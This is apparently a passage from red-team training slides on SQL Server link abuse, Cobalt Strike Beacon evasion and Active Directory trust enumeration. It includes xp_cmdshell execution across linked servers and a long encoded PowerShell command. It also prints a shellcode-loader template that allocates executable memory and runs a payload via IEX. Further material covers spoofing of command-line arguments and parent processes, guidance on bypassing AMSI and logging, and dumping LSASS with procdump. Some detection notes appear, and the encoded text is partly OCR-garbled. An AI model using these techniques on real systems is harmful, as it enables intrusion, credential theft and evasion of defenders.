- PowerUpSQL has a built-in wrapper for this: **Invoke-SQLOSCmd**
 - Runs commands on the OS, in the context of the service account
- *What if the SQL service is running under the NetworkService account?*
 - RottenPotato by FoxGloveSecurity and its descendant projects(RottenPotatoNG and JuicyPotato) allow you to elevate from NetworkService to SYSTEM!
 - <https://github.com/foxglovesec/RottenPotato/>
 - <https://github.com/ohpe/juicy-potato>

Database Links

- A database link is a schema object that allows you to query data (and execute stored procedures) against another database
 - Linked servers can be queried with **EXEC sp_linkedservers**
- A different connection account can be specified if the target has mixed-mode authentication enabled:
 - **EXEC sp_addlinkedsrvlogin, '<SERVER>', 'false', Null, 'localacct', 'pass'**
- Linked servers can be queried in the following ways:
 - **SELECT * from "<SERVER>".DB.dbo.Table**
 - **EXEC ('RECONFIGURE') AT "<SERVER>"**
 - **SELECT version from openquery("<SERVER1>",'select version from openquery("<SERVER2>","select @@version as version")')**

PowerUpSQL - Crawling Database Links

- **Get-SQLServerLink**
 - Will return any links that exist on a specified instance
- **Get-SQLServerLinkCrawl**
 - Will automatically follow identified links
 - **-Query "select ..."** runs a custom query on each server, but can get a finicky
- Alternatively Linked queries can be run with PowerUpSQL's **Get-SQLQuery**:
 - **Get-SQLQuery -Instance "<SERVER1>" -Query 'EXEC "<SERVER2>".master..xp_cmdshell "whoami /all"'**



Day 3

Opsec Considerations

- **Opsec Considerations**
 - Evading Endpoint Detections
 - Common Beacon-specific Indicators
 - Example of “Clean” Lateral Movement
 - Other Opsec Tips
- Domain Trusts
- Kerberos Authentication and Abuse
- Golden Tickets
- Silver Tickets and Forged Ticket Detections

Evading Endpoint Detection

1. Enumerate

- OSINT, safety checks, host/network triage
- Attack component success/failure tracking

2. Evaluate

- What are you doing? (e.g. initial access, lateral spread, etc.)
- What's available to you? - open ports, installed software, etc.

3. Evade

- Blend in with normal
- Neuter/bypass detective controls
- Tempo - Move fast or slow

Resiliency to Detection and Response

- If one agent is detected are ALL your agents in danger?

Considerations

- If one domain is detected, are all your agents gone?
- Do all agents share the same host indicators?
- Are you re-using stolen credentials across several agents?
- At a minimum, vary your agent profiles/indicators by role
 - initial access, persistence, interactive, etc.



Common Beacon Host Indicators: Implicit powershell.exe Usage

command_line

Q Q □ * powershell.exe -nop -w hidden -encodedcommand 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

- Avoid commands that implicitly use powershell.exe
- See “[OPSEC Considerations for Beacon Commands](#)” for commands that use powershell.exe

Common Beacon Host Indicator: PowerShell Usage

- Use Cobalt Strike's Resource Kit to customize the template
 - Especially \$DoIt

```
1  Set-StrictMode -Version 2
2
3  $DoIt = @@
4  function func_get_proc_address {
5      Param ($var_module, $var_procedure)
6      $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | where-Object { $_.GlobalAssemblyCache } | Select-Object -ExpandProperty Assembly).GetNativeMethods($var_module, $var_procedure)
7      $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.ComTypes.IUnknown')) @{'System.Runtime.InteropServices.ComTypes.IUnknown' = $var_unsafe_native_methods}
8      return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef] (New-Object System.Runtime.InteropServices.HandleRef -ArgumentList $var_module, $var_procedure)))
9  }
10
11 function func_get_delegate_type {
12     Param (
13         [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
14         [Parameter(Position = 1)] [Type] $var_return_type = [Void]
15     )
16
17     $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyBuilderAccess::DefineDynamicAssembly), 'RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions::Standard], $var_return_type)
18     $var_type_builder.DefineConstructor('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters)
19     $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters)
20
21     return $var_type_builder.CreateType()
22 }
23
24 [Byte[]]$var_code = [System.Convert]::FromBase64String('OijAAAYInlMdJki1Iwi1IMi1IUi3IoD7dkjjH/MCCSPGF8Aiwgwc
25
26 $var_va = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll))
27 $var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
28 [System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.Length)
29
30 $var_runme = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer, (func_get_delegate_type))
31 $var_runme.Invoke([IntPtr]::Zero)
32 '@
33
34 If ([IntPtr]::size -eq 8) {
35     start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
36 }
37 Else {
38     IEX $DoIt
39 }
```

Guidance About Using PowerShell

- Enumerate PS logging capabilities
- Enumerate PS versions installed
- Use **powerpick/psinject** instead of the **powershell** command
- Use **execute-assembly**, **dllinject**, **shinject**, or **shspawn** to implement the script's functionality
 - C# PowerShell runner with no AMSI/ScriptBlockLogging
 - <https://github.com/lechristensen/Random/blob/master/CSharp/DisablePSLogging.cs>



Common Beacon Host Indicator: Standard Named Pipe Name

- Default Named Pipe is named “msagent_”
 - `set pipename "msagent_##";` - pipe name used for communications
 - `set pipename_stager "status_##";` - pipe name used for staging
- You can list pipes in Beacon with the command `ls \\.\pipe\`

```
C:\temp>pipelist64.exe

PipeList v1.02 - Lists open named pipes
Copyright (C) 2005-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

Pipe Name                                Instances      Max Instances
-----
PSHost.131778259895043036.4032.DefaultAppDomain.powershell      1
1
msagent_45e0                                1                  -1
```



Common Beacon Host Indicator: Rundll32.exe spawnto Process

- Beacon spawns a “sacrificial” process for many post-ex jobs
 - Injects post-ex job into spawned process
 - Implant design decision to increase stability of the agent
- **spawnto [x86|x64] [c:\path\to\whatever.exe]** lets you modify the job process that's spawned from the main agent
 - Use **spawnto_x86** and **spawnto_x64** in a Malleable C2 profile
- Arguments can be added after the binary!

Demo: “Proper” Lateral Movement



Common Beacon Host Indicator: Command Line Usage

- Commands are logged to the Windows event log with event ID 4688 when command line process auditing is enabled
- This will capture all commands run on a compromised system!

Event 4688, Microsoft Windows security auditing.	
General Details	
A new process has been created.	
Subject:	
Security ID:	IEWIN7\IEUser
Account Name:	IEUser
Account Domain:	IEWIN7
Logon ID:	0x4d8c5
Process Information:	
New Process ID:	0x758
New Process Name:	C:\Windows\System32\ipconfig.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0xe90
Process Command Line:	ipconfig /all

Common Beacon Host Indicator: Command Line Usage

- Beacon's new **argue** command in CS 3.13 allows spoofing of command line **arguments**.
- Specified arguments must be larger than the arguments actually used.

```
beacon> argue ipconfig what is this /?
[*] Tasked beacon to spoof 'ipconfig' as 'what is this /?'
[+] host called home, sent: 60 bytes
beacon> run ipconfig /all
[*] Tasked beacon to run: ipconfig /all
```

Process Information:	
New Process ID:	0xdac
New Process Name:	C:\Windows\System32\ipconfig.exe
Token Elevation Type:	TokenElevationTypeDefault (1)
Creator Process ID:	0xe90
Process Command Line:	ipconfig what is this /?

Evading Abnormal Parent-Process Relationships

General approach:

1. Find a common parent/child process combination on the host
 - Ex: explorer.exe spawning iexplore.exe
2. Set the parent process for post-ex job with **ppid**
 - **ppid 284** (where 284 is explorer.exe's PID)
3. Use **spawnto** to set sacrificial process to common child process
 - **spawnto x86 C:\Program Files\Internet Explorer\iexplore.exe**

Notes:

- **runas** is not affected, but most other commands are
- *Don't set PPID to a process in a different desktop session!*

Malleable PE

- Malleable C2 is for more than just network traffic!
 - <https://www.cobaltstrike.com/help-malleable-c2#memory>
- The **stage {...}** block of a profile can change Beacon's memory footprint
 - Avoid RWX permissions, modify the compile time, change the size specified in Beacon's PE header, PE stomping and obfuscation, etc.
- The **http-stager {...}** changes change aspects of Beacon's stager code
- The **process-inject {...}** block modifies Beacon's process injection behavior
 - APIs used, RWX behavior, prepend/append transforms, etc.

Controlling Beacon's Process Injection

Malleable C2 profiles can modify the process injection method

- **CreateRemoteThread** - “Classic” process injection technique
 - VirtualAllocEx/WriteProcessMemory/CreateRemoteThread pattern
- **SetThreadContext** : process hollowing
 - 1) Start suspended process 2) unmap current executable from memory
 - 3) remap new executable 4) adjust executable entry point 5) resume process
- Alternatives to Injection
 - “Inject” into your own process
 - Drop files and execute (Custom EXEs/DLLs - DLL hijacks, COM objects)

Malleable PE Example

Remember: Offense-in-Depth

- Term coined by Raphael Mudge (<https://blog.cobaltstrike.com/2012/12/05/offense-in-depth/>)
- You always want to have multiple ways of accomplishing the same goal!
- While we're a big PowerShell shop, these options don't always work

Offense-in-Depth Example: qwinsta.exe

- Queries interactive/remote interactive (i.e. RDP) sessions

```
c:\Windows\system32>qwinsta
SESSIONNAME      USERNAME          ID  STATE   TYPE      DEVICE
services          services          0  Disc
>console          itadmin           1  Active

c:\Windows\system32>qwinsta /server:win10
SESSIONNAME      USERNAME          ID  STATE   TYPE      DEVICE
services          services          0  Disc
console          tester            1  Active
rdp-tcp#0         rdp-tcp#0        2  Conn
7a78855482a04...  rdp-tcp          65536 Listen
rdp-tcp          rdp-tcp          65537 Listen
```



WE NEED TO GO

DEEPER

PINTEREST.COM

Offense-in-Depth Example: qwinsta.exe

- Nearly all of this functionality reduces down to Win32 API calls!
 - “strings” the binaries, look for API calls, search on MSDN, and repurpose

```
D$p3  
WinStationEnumerateW  
WinStationOpenServerW  
WinStationFreeMemory  
WinStationOpenServerExW  
WinStationQueryInformationW  
WinStationGetAllSessionsW  
WinStationGetTermSrvCountersValue
```

WE NEED TO GO DEEPER

DEEPERER

memegenerator.net

“Offense-in-Depth” (cont.)

- Windows APIs often reduce to SMB RPC over the network!
 - Approach 1) Proxy SMB RPC traffic in through our implant
 - Ex: Proxy impacket traffic through implant's socks proxy
 - Approach 2) Build SMB RPC client into implant

Module	Summary	Opnum	
MSRPCE	RpcconnRequestHdrT, TermSrvEnumeration (TSTS) {88143fd0-c28d-4b2b-8fef-8d882f...}	5	
MSRPCE	RpcconnRequestHdrT, RCMPublic (TSTS) {bde95fdf-eee0-45de-9e12-e5a61cd0d4fe},...	8	RpcGetSessionIds
MSRPCE	RpcconnRequestHdrT, TermSrvEnumeration (TSTS) {88143fd0-c28d-4b2b-8fef-8d882f...}	1	
MSRPCE	RpcconnRequestHdrT, TermSrvSession (TSTS) {484809d6-4239-471b-b5bc-61df8c23ac...}	12	RpcGetSessionInformation
MSRPCE	RpcconnRequestHdrT, RCMPublic (TSTS) {bde95fdf-eee0-45de-9e12-e5a61cd0d4fe},...	11	
MSRPCE	RpcconnRequestHdrT, RCMPublic (TSTS) {bde95fdf-eee0-45de-9e12-e5a61cd0d4fe},...	1	
MSRPCE	RpcconnRequestHdrT, RCMPublic (TSTS) {bde95fdf-eee0-45de-9e12-e5a61cd0d4fe},...	0	
MSRPCE	RpcconnRequestHdrT, TermSrvSession (TSTS) {484809d6-4239-471b-b5bc-61df8c23ac...}	12	RpcGetSessionInformation
MSRPCE	RpcconnRequestHdrT, RCMPublic (TSTS) {bde95fdf-eee0-45de-9e12-e5a61cd0d4fe},...	9	RpcGetEnumResultEx
MSRPCE	RpcconnRequestHdrT, RCMPublic (TSTS) {bde95fdf-eee0-45de-9e12-e5a61cd0d4fe},...	11	Rpc GetAllSessionsEx

“Living off the Land”

- General idea:
 - Blend in with “normal” administrative and network traffic as much as you can using Windows’ built-in tools, API calls, and network protocols
- “Normal” will vary based on network and the defenses in place
- See *“Living Off the Land: A Minimalist’s Guide to Windows Post-Exploitation”* by Christopher Campbell and Matthew Graeber at Derbycon 2013

Using Legit Admin Tools Against Them

- Sysinternals - Commonly used by admins, Signed by Microsoft
 - accesschk.exe/accesschk64.exe - privilege escalation
 - psexec.exe/PsExec64.exe - lateral movement
 - ADExplorer.exe - can export with **-snapshot <DC> <local file>**
 - procdump.exe/procdump64.exe - dump process memory (like LSASS!)
 - \\live.sysinternals.com\tools\PsExec64.exe -accepteula (**from WebDAV!**)
- Other Examples
 - SCCM, WSUS, EDR Admin consoles, Antivirus Admin console, or other deployment tools for lateral movement/user hunting



Detection-in-Depth

- Understand the techniques
 - Dependent technologies - DLLs loaded, files accessed, registry keys queried
 - Host/network behavior - TCP/UDP Ports, RPC UUIDs and Opnums
 - Created event logs or potential ETW Providers
- Collect and build detections for these ^^^
- BASELINING is key



Detecting Process Injection

- Our detection relies on certain assumptions:
 - To execute the code must have an associated thread
 - Code executed by a thread should live on disk somewhere
- **Get-InjectedThread's** detection process
 - Iterate through threads
 - Identify each Thread's base memory address
 - Query the memory page that the base address belongs to
 - Ensure that the memory page is currently committed (MEM_COMMIT)
 - Flag, if memory page contents are not from disk (!MEM_IMAGE)
 - Code:
 - <https://gist.github.com/jaredcatkinson/23905d34537ce4b5b1818c3e6405c1d2>



Detecting PowerShell Empire's Injection

```
(Empire: powershell/management/psinject) > agents
```

```
[*] Active agents:
```

Name	Lang	Internal IP	Machine Name	Username	Process
S9P64WZR	ps	192.168.52.205	WINDOWS2	*TESTLAB\dfm.a	powershell
ZNHGV4LW	ps	192.168.52.205	WINDOWS2	*TESTLAB\SYSTEM	lsass/504

```
(Empire: agents) > kill S9P64WZR
```

```
[>] Kill agent 'S9P64WZR'? [y/N] y
```

```
(Empire: agents) > [!] Agent S9P64WZR exiting
```

```
PS C:\Users\dfm.a\Desktop> Get-InjectedThread
ProcessName          : lsass.exe
ProcessId            : 504
Path                 : C:\Windows\system32\lsass.exe
KernelPath           : C:\Windows\System32\lsass.exe
CommandLine          : C:\Windows\system32\lsass.exe
PathMismatch         : False
ThreadId             : 2356
AllocatedMemoryProtection : PAGE_EXECUTE_READWRITE
MemoryProtection     : PAGE_EXECUTE_READWRITE
MemoryState          : MEM_COMMIT
MemoryType           : MEM_PRIVATE
BasePriority          : 9
IsUniqueThreadToken  : False
```


Domain Trusts

- Opsec Considerations
- **Domain Trusts**
 - **Trusts 101**
 - **Trust Enumeration and Mapping**
 - **A Trust Attack Strategy**
- Kerberos Authentication and Abuse
- Golden Tickets
- Silver Tickets and Forged Ticket Detections

Domain Trusts

- Trusts allow domains to form interconnected relationships
 - All a trust does is **link up the authentication systems** of two domains and allows authentication traffic to flow between them
 - This is done by each domain negotiating an “inter-realm trust key” that can relay Kerberos referrals
- Communications in the trust work via a system of referrals:
 - If the resource being requested (identified by the service principal name) is outside of the current domain, the current DC issues a referral that “filters up” to the DC at the top of the forest (or the trusted domain’s DC)
 - Access is passed around with “inter-realm ticket granting tickets” (more on this later)
- **THE DOMAIN IS NOT THE TRUST BOUNDARY!!!**

Trust Direction



Trust Enumeration: nltest.exe

- Query for all domain controllers in a given domain, along with their IP addresses and roles:
 - `nltest /dsgetdc:<DOMAIN>`
- Return ALL domain trusts for the **current** domain:
 - `nltest /domain_trusts /all_trusts`
 - With domain SIDs/GUIDs: `nltest /domain_trusts /all_trusts /v`
- Return trusts for a trusted **foreign** domain, first listing DC:
 - `nltest /dclist:dev.testlab.local`
 - `nltest /server:secondary.dev.testlab.local /domain_trusts /all_trust`

Trust Characteristics

- General types:
 - **Parent/Child** - part of the same forest- a child domain retains an implicit two-way transitive trust with its parent, “**intra-forest**”
 - **Cross-link** - “shortcut” between child domains to improve logon times, “**intra-forest**”
 - **External** - non-transitive, created between disparate domains
 - **Forest** - transitive, established between two forests
- Directions/transitivity:
 - **One-way** - one domain trusts the other
 - **Two-way** - both domains trust each other (2x one-way trusts)
 - **Transitive**- domain A trusts Domain B and Domain B trusts Domain C, so Domain A trusts Domain C


Trust Enumeration: PowerView

- **Get-Forest**: returns the forest object for the current (or specified) forest
- **Get-ForestDomain**: return all domains for a forest
- **Get-DomainTrust**: return all *domain* trusts for the current domain or a specified domain
 - Default: LDAP enumeration - searches for '(objectClass=trustedDomain)'
 - **-API** : uses DsEnumerateDomainTrusts()
 - **-NET** : uses .NET methods
- **Get-ForestTrust**: return all *forest* trusts for the current forest or a specified forest

Mapping Trusts

- If we can map domains our current domain trusts, and due to that trust relationship we can enumerate the domains THAT domain trusts, why not recursively map everything?
- PowerView's **Get-DomainTrustMapping** will enumerate the current domain/forest trusts, and the trusts for those trusts, etc.
 - Can nicely dump all relationships out to a .csv with **Get-DomainTrustMapping | Export-CSV -NoTypeInformation trusts.csv**
 - You need to be able to directly communicate with the PDC of the foreign domain for this to work (because of the binding)
- <https://github.com/HarmJ0y/TrustVisualizer> can turn a trusts.csv into graphml, which can be visualized with something like yEd

Domain Trust Mapping



PowerView and Trusts

- If a trust exists, most functions in PowerView can accept a **-Domain <name>** flag to operate across a trust:
 - **Get-DomainComputer**, **Get-DomainUser**, etc.
- If a trust exists, a referral is returned by your PDC, and the searcher binds to the remote DC using a referral ticket
 - Implication: to enumerate other domains, need to talk to other domain's DC

